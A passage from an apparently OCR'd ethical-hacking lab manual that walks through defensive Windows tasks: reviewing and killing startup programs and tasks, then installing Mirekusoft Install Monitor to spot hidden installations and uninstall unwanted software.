


Figure 4.5.14: File Types tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **Security Catalog** window appears, as shown in the screenshot. Click **Expand Info** to view the full info about the program.




Figure 4.5.15: Security catalog window

26. The expanded view shows all information related to the program and its associated file, as demonstrated in the screenshot. Analyze the info and close the window.




Figure 4.5.16: Security catalog window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other Windows startup programs monitoring tools such as **Autorun Organizer** (https://www.chemtable.com), **Quick Startup** (https://www.glarysoft.com), **StartEd Pro** (http://www.outertech.com), or **Chameleon Startup Manager** (http://www.chameleon-managers.com) to perform startup programs monitoring.

27. Now, switch to the **Active Tasks** tab to view the current tasks running on your computer. Select any task (here, **PROXYSWITCHER**) and click **Kill Task** to end the task, as shown in the screenshot.




Figure 4.5.17: Active tasks tab

28. By examining all these tabs, you can find any unwanted process or application running on the machine when the system boots up and manually stop or delete them.
29. Close all open windows on the **Windows 10** virtual machine.

TASK 6 Perform Installation Monitoring using Mirekusoft Install Monitor

Here, we will use the Mirekusoft Install Monitor tool to detect hidden and background installations.

TASK 6.1

Install Mirekusoft Install Monitor

When the system or users install or uninstall any software application, there is a chance that it will leave traces of the application data on the system. Installation monitoring help to detect hidden and background installations that malware performs.

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Installation Monitoring Tools\Mirekusoft Install Monitor** and double-click **SetupInstallMonitor.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

2. Follow the installation steps to install **Mirekusoft Install Monitor**.
3. The **Setup Successful** wizard appears; click **Launch**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.6.1: Mirekusoft Install Monitor Setup Successful Wizard

Mirekusoft Install Monitor automatically monitors what gets placed on your system and allows you to uninstall it completely. Install Monitor works by monitoring what resources such as file and registry, are created when a program is installed. It provides detailed information about the software installed, including how much disk space, CPU, and memory your programs are using. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

4. If a **User Account Control** window appears, click **Yes.**
5. The **Mirekusoft Install Monitor** main window appears, along with a **Welcome** pop-up, click **OK**. Click **Skip scan** in the **Home** tab.




Figure 4.6.2: Mirekusoft Install Monitor Welcome Window

TASK 6.2

View the Result

6. Click the **Programs** tab to view the programs installed on your machine. You can choose any unwanted or unused application and click **Uninstall** to remove it from your machine. In this task, we are choosing the **WinPatrol** application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The **WinPatrol** pop-up appears; click **Reject Change.**

